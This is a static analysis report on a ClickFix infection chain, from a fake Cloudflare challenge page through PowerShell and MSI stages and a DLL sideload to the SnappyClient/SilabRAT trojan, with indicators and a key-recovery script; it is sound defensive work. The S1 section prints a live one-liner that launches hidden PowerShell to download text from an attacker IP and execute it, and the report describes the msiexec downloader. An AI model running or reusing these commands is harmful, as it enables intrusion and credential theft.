ClickFix Chain: Fake Cloudflare Lure to SnappyClient RAT

A ClickFix intrusion chain that ends in the SnappyClient/SilabRAT remote-access trojan — a fake Cloudflare lure, a 332 KB camouflage layer, an MSI drop, a DLL search-order sideload, and a HijackLoader stage that decodes the RAT from a repeating-XOR blob.

SHA-256

`3478aecf5ed50a426524264a2822ab4c497971`
`32e17acd2cd5fd8dda5a5ddd81`

SIZE

332,032 bytes

COMPLIED BY

Douglas Mun with AI assistant

TERMINAL STAGE

SnappyClient / SilabRAT (via HijackLoader — GhostPulse / IDAT Loader)

Static analysis only. No stage of this sample was executed and no adversary infrastructure was contacted from the analysis environment. Hostnames appearing in this report include at least one **compromised victim site**, which must not be treated as attacker infrastructure — see the finding text before actioning any indicator.

Contents

Static Analysis — ClickFix Chain: Fake Cloudflare Lure to Sideloaded Reflective Loader

Executive Summary

What this is. A five-stage ClickFix intrusion chain that ends in **HijackLoader** (also tracked as GhostPulse / IDAT Loader) — a commodity loader-as-a-service component, not a family of its own. The chain starts with a fake Cloudflare "verify you are human" page that instructs the victim to paste a command into the Run dialog, and ends with a reflectively-loaded payload injected into a process the loader drops as `%TEMP%\SignalPip.exe`.

How it works, end to end. A pasted `powershell –wi hi` command fetches a small stage-0 script, which fetches this 332 KB sample. The sample is 96% generated filler around three real layers; decoding them (XOR key `write`, then base64) yields a nine-line downloader that pulls an MSI from a bare IPv4 literal and runs `msiexec.exe /qn /i`. The MSI drops six files into `%LOCALAPPDATA%\Millepede\`, five of which are genuine signed vendor binaries. The sixth, `RfaRpc.dll`, is real Motorola Go code with a loader grafted onto its entry point, and is **sideloaded** by the signed Lenovo executable dropped alongside it (T1574.001). That loader reads `taskstore29.db` — a headless PNG carrier whose payload sits inside a single `IDAT` chunk — and decodes it with a 4-byte XOR key stored in the clear four bytes after the marker, followed by LZNT1. The 6.7 MB result contains a CRC32-indexed table of 28 named modules (injection, UAC bypass, AV handling, persistence), a signed MEmu binary used as a second sideload host, and a configuration naming the scheduled task `ProgrammableEndpoint` for persistence at a ~12-minute interval.

Risk rating: Critical (raised from High on 2026-08-30). The chain achieves code execution as the logged-on user, persistence, and a staging capability for arbitrary follow-on payloads — and the final stage is now recovered and identified as a full remote-access trojan. The rating was previously capped at High *because* no credential-access or collection code had been disassembled; that condition no longer holds. `tail_stage.bin` imports `CredUIPromptForWindowsCredentialsW` (fake Windows credential prompt), `CryptUnprotectData` (DPAPI unwrapping of browser secrets), a hidden-desktop and screen-capture set, and clipboard read/write. These are **import-table entries, not module names** — the evidentiary standard the earlier rating asked for. Privilege escalation is still *not* claimed: `modUAC` remains a name in the module table, undisassembled.

Top indicators (defanged; full tables under *Indicators of Compromise*):

#	INDICATOR	KIND	PROVENANCE
1	`hxxp://138.124.250[.]215/UTODYIBG-2.msi`	Payload URL	First-hand, decoded from this sample
2	`ProgrammableEndpoint`	Scheduled task	First-hand, decoded payload config
3	`%TEMP%\SignalPip.exe`	Dropped injection target	First-hand, decoded payload config
4	`%LOCALAPPDATA%\Millepede\` + `RfaRpc.dll`	Sideload pair on disk	First-hand, MSI tables
5	`c6 a5 79 ea` followed by `b9 3f d1 f0`	Carrier marker + XOR key	First-hand, `taskstore29.db`
6	`hello3` (campaign), `%ALLUSERSPROFILE%\Koca`	SnappyClient config	First-hand, decoded tail stage (S9d)
7	`5bfed4ec…c41a6f` (`tail_stage.bin`)	SnappyClient/SilabRAT PE	First-hand, decoded 2026-08-30 (S9d)

Top detections (rules under *Detection Opportunities*, which also lists what **not** to alert on):

1. `powershell.exe` spawning `msiexec.exe /qn /i` with a `%TEMP%` argument — behavioural, survives every layer of obfuscation and every IOC rotation.
2. A non-Microsoft-signed `RfaRpc.dll` co-located with a signed Lenovo binary outside `%ProgramFiles%` — the sideload pair itself.
3. The scheduled task `ProgrammableEndpoint`, or any process named `SignalPip.exe` under `%TEMP%` making an outbound request.

Update (2026-08-30): the tail region is solved, and it is the RAT. What this report first issued as a 3,837,912-byte region of unestablished contents is a **PE under a repeating 1400-byte XOR key** (constant `0x10`), recovered in full as `tail_stage.bin` (3,837,440 B). It is **SnappyClient / SilabRAT**, established first-hand: a plaintext JSON configuration (campaign `hello3`), all four RIPEMD-160 parallel-line constants plus a Poly1305 clamp and the Base58 alphabet — none of which appear in any other binary in this engagement — and an import table carrying a fake Windows credential prompt, DPAPI unwrapping, hidden-desktop capture and asynchronous socket C2. This **raises the risk rating to Critical** (see below) and supplies the credential-access and collection capability whose absence previously capped it at High. The chain's **live C2 remains unestablished from these bytes** — see Negative Finding 11, which survived this decode. See S9d. The module bodies named in the CRC32 table are likewise identified but not disassembled, and are marked `[INFERRED]` in the ATT&CK mapping accordingly.

Confidence and method. Static only — nothing in this chain was executed, and no artefact was submitted to any online service. Every first-hand value was re-derived by re-

implementing the sample's own decoders in Python. One section (S10) compares this analysis against a *public* sandbox run of the same sample; values available only from that source are tagged `[REPORTED]` and are kept in a separate IOC table.

Disclaimer

Static analysis only. No artefact in this chain was **ever executed**, in whole or in part, and no recovered infrastructure was contacted, resolved, or submitted to any online service by the analysis environment. Every decoding layer was re-implemented in Python from the artefacts' own bytes.

IOC notation. Every network indicator in this report is **defanged** (`hxxp://`, `domain[.]tld`) so that no address in a table or diagram is copy-pasteable or clickable. There is exactly one deliberate exception: the verbatim 137-byte recovered payload in S3b, which is reproduced live because it is a quotation of sample bytes whose integrity is itself the finding. **Do not paste that block into a shell.** The literal string `http://` also appears inside decoder source listings, where it is a crib constant, not an indicator.

Vendors named in this report are victims of abuse, not participants. This analysis names several legitimate software vendors — Motorola Mobility / Lenovo, Shanghai Microvirt Software Technology Co., Ltd., Beijing Qihu Technology Co., Ltd. (Qihoo 360) and Microsoft — whose properly signed, non-malicious software is carried or abused by this malware. In every case the vendor is a victim of that abuse. **Nothing in this report suggests that any vendor's code is malicious, that any signing key was compromised, or that any vendor was complicit or negligent.** Their products appear here solely because the malware abuses them. In particular, `down[.]360safe[.]com` is Qihoo 360's own legitimate update host and **must not be blocklisted**.

Two artefacts were retrieved out-of-band **by the requester**, outside this environment, and supplied as files: the upstream Stage 0 script and the dropped MSI. Where a claim rests on those, it is marked as such. The MSI's embedded payload binaries were extracted with `7z` (decompression only — no installation, no execution).

S10 reads a third-party dynamic sandbox report of this same sample, published before this engagement consulted it. Reading an existing public report submitted nothing: no artefact from this chain was uploaded, and no recovered infrastructure was contacted or resolved. That section's contents are observations made by someone else's sandbox, tagged `[REPORTED]` throughout and never promoted into the first-hand findings or IOC tables. It exists to test the static reconstruction against observed execution, and it is placed last so that every conclusion preceding it can be read as derived without it — because it was.

Produced by three dual-agent runs (two independent analysts per run over a shared

brief), merged by **union** and adjudicated against the bytes by an independent re-derivation. The third run covered the PNG carrier's payload transform and the CAB members' code; its decode was re-run from the original carrier, and its artefact hashes, PE parse, certificate chain and config offsets independently re-derived, before any of it was admitted to this report. That re-derivation found and corrected one sourcing defect.

How to read this report. It follows the chain in execution order, S0 to S9. Each stage is stated **once**, at the point it occurs. Third-party reporting is quoted inline at the stage it corroborates, always in a blockquote tagged `REPORTED, NOT DERIVED`, so the boundary between what these bytes establish and what someone else claims is visible without cross-referencing a separate section.

Every claim about a binary carries an anchor of the form `[vChBovO3o @ 0x14002c4a7 → host_rfarpc_xrefs]`: the artefact, the address, and the file under `r2_evidence/listings/` whose bytes back it. Those listings are regenerated by `r2_evidence/regen.sh`, which **pins every input's SHA-256 and refuses to run on a mismatch**, so each anchor is reproducible against the exact bytes analysed rather than against a file that merely shares a name.

Chain Overview

STAGE	ARTEFACT AND TRANSITION	SIZE	PROVENANCE
S0	`fake Cloudflare challenge page (r2.dev)` *victim pastes clipboard command into Run*	—	[REPORTED]
S1	`hxxp://uaelos[.]com/m/2.txt` *start powershell -wi hi -> Irm -> iex*	81 B	[FIRST-HAND, retrieved]
S2	`hxxp://138.124.250[.]215/n1.txt` *99.96% filler; one 137-byte payload in run 283*	332,032 B	[FIRST-HAND — byte-identical to this sample]
S3	`base64 -> XOR key 'write' -> 137 B PowerShell` *msiexec.exe /qn /i %TEMP%\UTODYIBG-2.msi*	—	[FIRST-HAND]
S4	`UTODYIBG-2.msi` *one CAB, no CustomAction rows -- drops files only*	8,364,032 B	[FIRST-HAND, retrieved]
S5	`6 files -> %LOCALAPPDATA%\Millepede\` *DriveHyp80.exe (signed Lenovo) imports RfaRpc.dll*	—	[FIRST-HAND]
S6	`DLL search-order sideload T1574.001` *RfaRpc.dll entry point E9-jumps to grafted loader*	—	[FIRST-HAND]
S7	`reflective loader on DllMain` *600M-iteration stall; API resolution by hash*	—	[FIRST-HAND]
S8	`reads entity8.sys + taskstore29.db` *generated filler + headless PNG carrier (HijackLoader/IDAT scheme)*	—	[FIRST-HAND]
S9	`payload DECODED: 6,693,832 B blob` • config (`JozuraMicroservice`, `memu.exe`) + signed MEmu host • 7 embedded modules, named by a CRC32 module table (HijackLoader): `modTask` / `modUAC` / `modWD` / `rshell` / `TinycallProxy` / `tinystub` / `X64L` • `CUSTOMINJECT` = the 360 PE → `%TEMP%\SignalPip.exe` • `PERSDATA` = scheduled task “ProgrammableEndpoint”, 12 min • a 3.8 MB region → DECODED: SnappyClient RAT (S9d) — repeating 1400-byte XOR, key const `0x10`; i386 PE, 7 sections, plaintext JSON config, RIPEMD-160 + Poly1305 + Base58 constants; C2 not statically recoverable — host-derived ChaCha keys → NF11 [FIRST-HAND] • SnappyClient C2 `softwareinformsdk.com` [REPORTED]	6,693,832 B	[FIRST-HAND]
S10	`same sample, public sandbox run` • 10 static conclusions reproduced by observed execution • incl. task “ProgrammableEndpoint” found on disk as a `.job` • 1 new C2: `sxetnavelelaio.com/depend/boost.zip` (`SignalPip.exe`)	—	[REPORTED]

Where the chain is solid and where it stops. S1 through S9 are established from bytes on

disk: the `taskstore29.db` transform was identified and the payload recovered in full (S9). The decoded payload carries a **CRC32-indexed module table** whose resolver, hash algorithm and 28 records were recovered first-hand; it identifies the loader as **HijackLoader** (GhostPulse / IDAT Loader) and names every region of the blob, including the ones an earlier draft called unattributed (S9c-iii). That table settles three things the report previously left open: the bundled Qihoo 360 executable is `CUSTOMINJECT`, the benign injection host dropped to `%TEMP%\SignalPip.exe`; the 84 KB code region is the named module `X64L`; and **persistence is configured** — a scheduled task `ProgrammableEndpoint` at a 12-minute interval with 19 minutes of jitter, with `modTask` present to create it.

These conclusions have since been checked against observed execution. A public sandbox run of this same sample — same SHA-256, and the six MSI payload binaries match ours hash-for-hash — independently reproduced ten of this report's static findings, including the XOR key, the install directory, the sideload target, the family attribution, and both values that occur exactly once in the 6.7 MB blob: the scheduled task name `ProgrammableEndpoint` (found on the host as a `.job` file) and the drop path `%TEMP%\SignalPip.exe`. No first-hand finding was contradicted. That comparison, its limits, and the one new C2 it surfaces are at **S10**; it is third-party dynamic material throughout and is tagged `[REPORTED]`, never promoted to first-hand.


The **3.8 MB high-entropy region** inside the decoded blob is **itself decoded** (S9d): it was never encrypted, but obfuscated under a repeating 1400-byte XOR key, and the PE beneath it is identified first-hand as the SnappyClient/SilabRAT payload. What is still unestablished is the chain's **live C2**, which is absent from the decoded stage as well (Negative Finding 11). No module body was disassembled beyond the resolver, and **no execution was observed**: persistence is established as configuration, not as achieved outcome. The four payload PEs contain no injection, credential-access, capture, or persistence imports — but that negative covers statically named imports only, and the loader resolves its APIs by hash *specifically* to defeat such a sweep. Absence of capability in the PEs means the payload is elsewhere, not that the chain is benign.

Sample Identification

PROPERTY	VALUE
SHA-256	`3478aecf5ed50a426524264a2822ab4c49797132e17acd2cd5fd8dda5a5ddd81`
Size	332,032 bytes
Format	ASCII text, CRLF, 103 lines
Max byte	`0x7D` — no byte \> 0x7F anywhere in the file

Hash verified independently by both analysts and by the merge pass before any finding

was recorded.


REPORTED — not derived from these bytes
S0 Fake Cloudflare challenge page
*.r2.dev · "Challange" misspelled
S1 Intermediate loader
uaelos.com/m/2.txt
powershell -wi hi · iex · [char](70+3)
serves n1.txt
(byte-identical)
S2 THIS SAMPLE · n1.ps1 · 332,032 B
camouflage: ~62-char alnum filler, decoy MZ/iex
1 encoded run (283) among hundreds
base64 over XOR
re-implemented
S3 Layer-3 plaintext · 137 B
GET 138.124.250.215/UTODYIBG-2.msi
msiexec /qn /i %TEMP%\UTODYIBG-2.msi
cleartext HTTP
S4 Dropped package · UTODYIBG-2.msi · 8.0 MB
no CustomAction rows
CAB extract (7z)
S5 Six files → %LOCALAPPDATA%\Millepede\
DriveHyp80.exe · RfaRpc.dll · entity8.sys
msvcp_win.dll · ucrtbase.dll · taskstore29.db
S6 DLL search-order sideload (T1574.001)
signed DriveHyp80.exe → unsigned RfaRpc.dll
OS loader resolves




Figure 1 — The full infection chain, S0 to S9. Amber, dashed: the upstream lure page, held as third-party reporting rather than analysed bytes. Blue: the PowerShell delivery layers, with this sample (S2) emphasised. Red: the on-disk binary stages recovered from the MSI, with the decoded payload (S9) emphasised. Every solid edge is a transition derived first-hand from bytes on disk; the single dashed edge into S1 is the one hop supplied out-of-band. Source: `assets/fig1_chain.dot` (Graphviz); PNG at `assets/fig1_chain.png`.

S0 — The lure

Nothing in the analysed sample records how it was delivered. The lure is established by third-party reporting only, and the analysis below never depended on it.

> ***REPORTED, NOT DERIVED*** *— MalwareBazaar, retrieved 2026-08-29. The delivery chain is given as:*

```
hxxps://pub-08f0c43713544017a76e18f98cedda63[.]r2[.]dev/
        Phil-Verify-Cloudflare-Challange-v10-M.html
    -> hxxp://uaelos[.]com/m/2.txt
    -> hxxp://138.124.250[.]215/n1.txt
```

> *Family:* ***SnappyClient****; tags* `ClickFix` *,* `HIjackLoader` *,* `ps1` *,* `SnappyClient` *,* `softwareinformsdk-com` *. Original filename* `n1.ps1` *, first seen 2026-08-27 19:09:57 UTC, 10 vendor detections. Joe Sandbox reports HijackLoader + SnappyClient; Hatching Triage reports* `hijackloader` *; Hybrid Analysis classifies it* `PowerShell/TrojanDownloader.Agent` *.*

Two features of that URL are worth recording: the page is a fake *Cloudflare* challenge hosted *on* Cloudflare R2, and `Challange` is misspelled in the original — a usable detection string.

This corroborates a conclusion the bytes had already reached independently. The sample contains zero lure bytes: a case-insensitive search of all 332,032 bytes for `captcha` , `robot` , `not a robot` , `turnstile` , `cloudflare` , `verify` , `verification` , `human` , `clipboard` , `Set-Clipboard` , `win+r` , `ctrl+v` , `Run dialog` , `Windows Key` , `mshta` , and `conhost` returns **zero hits**. There is no HTML, no JavaScript, and no clipboard API anywhere in the file. That the file is entirely ASCII (0 bytes \> 0x7F, verified) closes the UTF-16 hiding place, and the only encoded region is run 283, whose complete decode is reproduced at S3 and contains no lure.

So ClickFix is confirmed **for the chain** and refuted **for this artefact**. This file is the pasted stage such a page delivers, not the front end. The distinction matters for detection: signatures written against this file will never match the lure, and vice versa.

S1 — The intermediate loader (`uaelos[.]com/m/2.txt`)

`[FIRST-HAND]` Retrieved by the requester outside this environment and supplied as a file. 81 bytes, SHA-256 `dabca839648d7fd9da6e5834726b6e6426f98970f675e51cef1b9ff36ca94556`, stored as `stage0_2.txt`:

```
start powershell -wi hi -Args 'iex(.([char](70+3)+''rm'')138.124.250.215/n1.txt)'
```

Deobfuscated statically — **not executed**:

FRAGMENT	RESOLVES TO	PURPOSE
`[char](70+3)`	`I`	builds the letter arithmetically so no literal appears
`[char](70+3)+'rm'`	`Irm`	`Invoke-RestMethod`, assembled at runtime
`.(...)`	call operator	invokes the alias built by the expression
`-wi hi`	`-WindowStyle Hidden`	no visible console window
`iex(...)`	`Invoke-Expression`	executes the fetched text in memory

Stage 0 spawns a **hidden** PowerShell that fetches `138.124.250[.]215/n1.txt` and pipes it straight into `Invoke-Expression`.

This is the chain's execution primitive, and it is why the broken statement at S3 does not stop the chain. The sample is delivered to `iex` by stage 0, so its 137-byte payload is evaluated in memory regardless of whether the artefact ever touches disk under its own name. See S3 for the defect this compensates for.

It also demonstrates a declared blind spot. The negative results in this report are scoped against runtime string assembly, and `Irm` is exactly such a value — absent as a literal, present as arithmetic. That scope was declared before this artefact was available; this is what it looked like in practice.

`[FIRST-HAND]` **The retrieved `n1.txt` is byte-identical to this sample** (SHA-256 `3478aecf…ddd81`, verified by `cmp`). The reported chain is therefore confirmed against bytes, not merely asserted: the URL in stage 0 serves exactly the file analysed here. Note that `138.124.250[.]215` is also the host this sample decodes to at S3, recovered independently by XOR decryption of run 283 — **the one value that appears on both sides of the first-hand/reported boundary.**

S2 — The camouflage layer (this sample, 332,032 B)

The file is **99.96% camouflage**: 146,734 bytes (143 KB) of uniform-random alphanumeric filler plus 185,298 bytes (181 KB) of decoy C#/PowerShell template fragments, around a single 137-byte statement group.

S2a — Signal/filler partition

312 maximal `[A-Za-z0-9+/=]{60,}` runs total 146,734 bytes (44.2% of the file). **Exactly one of the 312 contains an `=` character**, and it is the payload: run index 283, 184 characters.

Four independent properties converge on that run: it is the only one with base64 padding, the only one decoding to clean ASCII, the **uniquely shortest** (184 including its `=` pad — 183 alphanumeric characters — against a next-shortest of 229 and a range to 711), and the lowest-entropy (5.265 bits/char against 5.71–5.91 for every other run).

Both analysts reached run 283 independently by different routes — one by selecting the unique run whose base64 decode is entirely bytes \< 0x80, the other by a base64-validity plus XOR-decodability score in which run 283 scored 1.080 and all 311 others scored exactly 0.000. The merge pass reached it by a third route (the `=` character), which is the simplest reproducible selector.

The remaining 311 runs are uniform random: Shannon entropy 5.9539 bits/char against a theoretical maximum of log2(62) = 5.9542, per-symbol frequencies spanning **2255–2470** across all 62 alphanumerics. There is no structure in them. (2260–2473 is the range with run 283 included; the sentence describes the 311 without it.)

The 185,298 bytes (181 KB) outside the runs is a fixed catalogue of ~30 decoy templates (`Set-Variable('|')`, `((gv('sett') -Value))`, `Task.Delay.Length 1.Wait`, `if ($HEADERNAME){}`, `List<int> L=new List<int>{1,2,3}`), sampled with randomised identifiers and constants. It mixes C# and PowerShell-ish fragments and would not parse as a PowerShell script.

The filler is the operator's real defensive investment. A 2,400:1 ratio of generated filler to payload, machine-generated per build, aimed at static signatures and at analyst time.

S2b — What the camouflage is designed to make an analyst say

These fired on automated inspection and were each disproved. They are recorded so the distinction between "we found no C2" and "we found candidates and killed them" stays

visible.

- `iex` **— 11 raw hits, 0 real.** Every one is a substring inside random filler or a decoy identifier (`XaObT9cpcFxyiexz2N9oDGmGpaD`, `IEXoYITXs=0x29B54706`). Word boundaries drop the count to **0**. In 146,734 uniform-random alphanumerics, 11 occurrences of a 3-letter sequence is the expected rate, not a signal. This is the dangerous one: it invites a false "in-memory execution" finding when no `Invoke-Expression` exists anywhere in the file. (Note the irony that `iex` *is* real one hop upstream, at S1 — but not here.)
- `MZ` **— 45 hits, 0 PEs.** Each followed through `e_lfanew` at `MZ+0x3C`; not one lands on a `PE\0\0` signature. A structural check, not a string check.
- **A decoder-shaped filler stub.** `sv('tFQE')(New-Object byte[] ((gv('lfUy') -V)).Length)` is the only non-template `New-Object` in the file and uses split-string obfuscation exactly as real loaders do — but `lfUy` is never assigned anywhere, so it allocates a zero-length array and discards it. It is bait.
- **1,350** `0xHHHHHHHH` **constants and 956** `name=NNNNNN` **integers.** Reassembled little-endian, as low bytes, and mod-256 — all three produce high-entropy noise with no ASCII structure. Filler.
- **The decoy templates are not capability.** `Set-Variable`, `gv`, `sv`, `New-Object`, `Environment.GetEnvironmentVariable "PATH"`, `Task.Delay`, and `DateTime.UtcNow` appear hundreds of times and would light up a naive behavioural classifier as "environment access + sleep + dynamic object creation". No variable is ever read and no delay is ever awaited.

REPORTED, NOT DERIVED — and contradicted here. *The MalwareBazaar entry lists a* `vmdetect` *YARA match ("Possibly employs anti-virtualization techniques", author* `nex`*).*

`[FIRST-HAND]` ***This is a false positive on this sample.*** *No sandbox or VM evasion logic exists (S3c), and the entire executable content is 137 bytes with no room for one. The match is almost certainly firing on the decoy catalogue —* `Task.Delay`*,* `DateTime.UtcNow`*, and* `Environment.GetEnvironmentVariable "PATH"` *appear hundreds of times as inert filler and are exactly the constructs a timing/environment-probe rule looks for. This is precisely the false positive the decoys are built to provoke. The companion* `Sus_CMD_Powershell_Usage` *match is accurate but non-specific, and its own author notes it can create false positives.*

S3 — The decode and the downloader payload

S3a — Three layers, no more

LAYER	INPUT	TRANSFORMATION	OUTPUT
L1	332,032 B file	select the unique `{60,}` alnum run containing `=` (index 283)	184 chars
L2	184 chars	base64 decode, RFC 4648 alphabet, one `=` pad	137 bytes
L3	137 bytes	repeating-key XOR, key `write` (5 B), phase 0, no offset	137 bytes ASCII

There is no gzip/deflate, no second base64, no char-code arithmetic, no string reversal, and no format-operator reassembly anywhere in the chain. Layer 3 is directly the final PowerShell source, 100% printable, nothing truncated.

STAGE	SHA-256
`stage1_b64.txt`	`3f04b06c4436dde03142f2ad84a7f3baa00c68d92e30d456942e8f11fbe47124`
`stage2_xor.bin`	`5a2a1dbec7f1edc8fa56aa7cb518631b02f676c7372cc0e0c8e35a33a13c0f8d`
`stage3_plain.ps1`	`30da70b3c861180abe39e9b6076313e91c84c9656b9527642c050b8c75dab67c`

Both analysts produced **byte-identical** stage2 and stage3. On a deterministic decode chain that is what a passing verification looks like, not a wasted pass.

The key is recoverable from the file alone. No layer requires a value absent from the file: no remote key, no environment-derived seed, no machine GUID, no `Get-Random`. Both analysts recovered `write` non-circularly by different methods. Crib drag: dragging `hxxp://` across the layer-2 buffer and keeping only offsets whose implied key bytes are lowercase gives one meaningful hit at offset 62, key material `itewrit` — a rotation of `write` spanning two 5-byte periods; dragging `msiexec` gives offset 110 → `writewr`, pinning the phase. Independently, a period scan over lengths 1–20 scored on whole-plaintext syntax content selects length 5 (score 13; every other length scores 0), then an exhaustive search over printable-preserving key bytes returns `write` uniquely.

A methodological caution carried forward: printability alone is *not* a sufficient uniqueness test — **3,234,277** distinct `[a-z]` keys of length ≤5 keep all 137 bytes printable. Token content is what pins the key. One analyst's first pass used printability, caught the error in its own verification script, and pinned both counts so the weak test cannot silently return.

The literal lowercase string `write` does not appear anywhere in the sample; the only occurrences of the substring are the 181 instances of `Console.WriteLine` in the decoy

catalogue.

The recovery, as run. `agent_a/recover_key.py` performs both steps and is the artefact behind the two counts above. It assumes no key: it drags cribs, then brute-forces the whole `[a–z]` key space up to length 5, and scores candidates on PowerShell token content rather than on printability.

```
TOKENS = [b"$env:", b"Join-Path", b"http://", b"msiexec", b".msi", b"/qn",
          b"Temp", b";", b"exe"]

def score(p):
    """Count distinct PowerShell/URL tokens present. Printability alone is NOT
    a sufficient discriminator (millions of [a-z] keys keep 137 bytes printable);
    token content is what pins the key."""
    return sum(1 for t in TOKENS if t in p)

def crib_drag(d):
    for crib in (b"http://", b"$env:", b"powershell", b"msiexec"):
        for off in range(len(d) - len(crib)):
            k = bytes(d[off + i] ^ crib[i] for i in range(len(crib)))
            if all(c in string.ascii_lowercase.encode() for c in k):
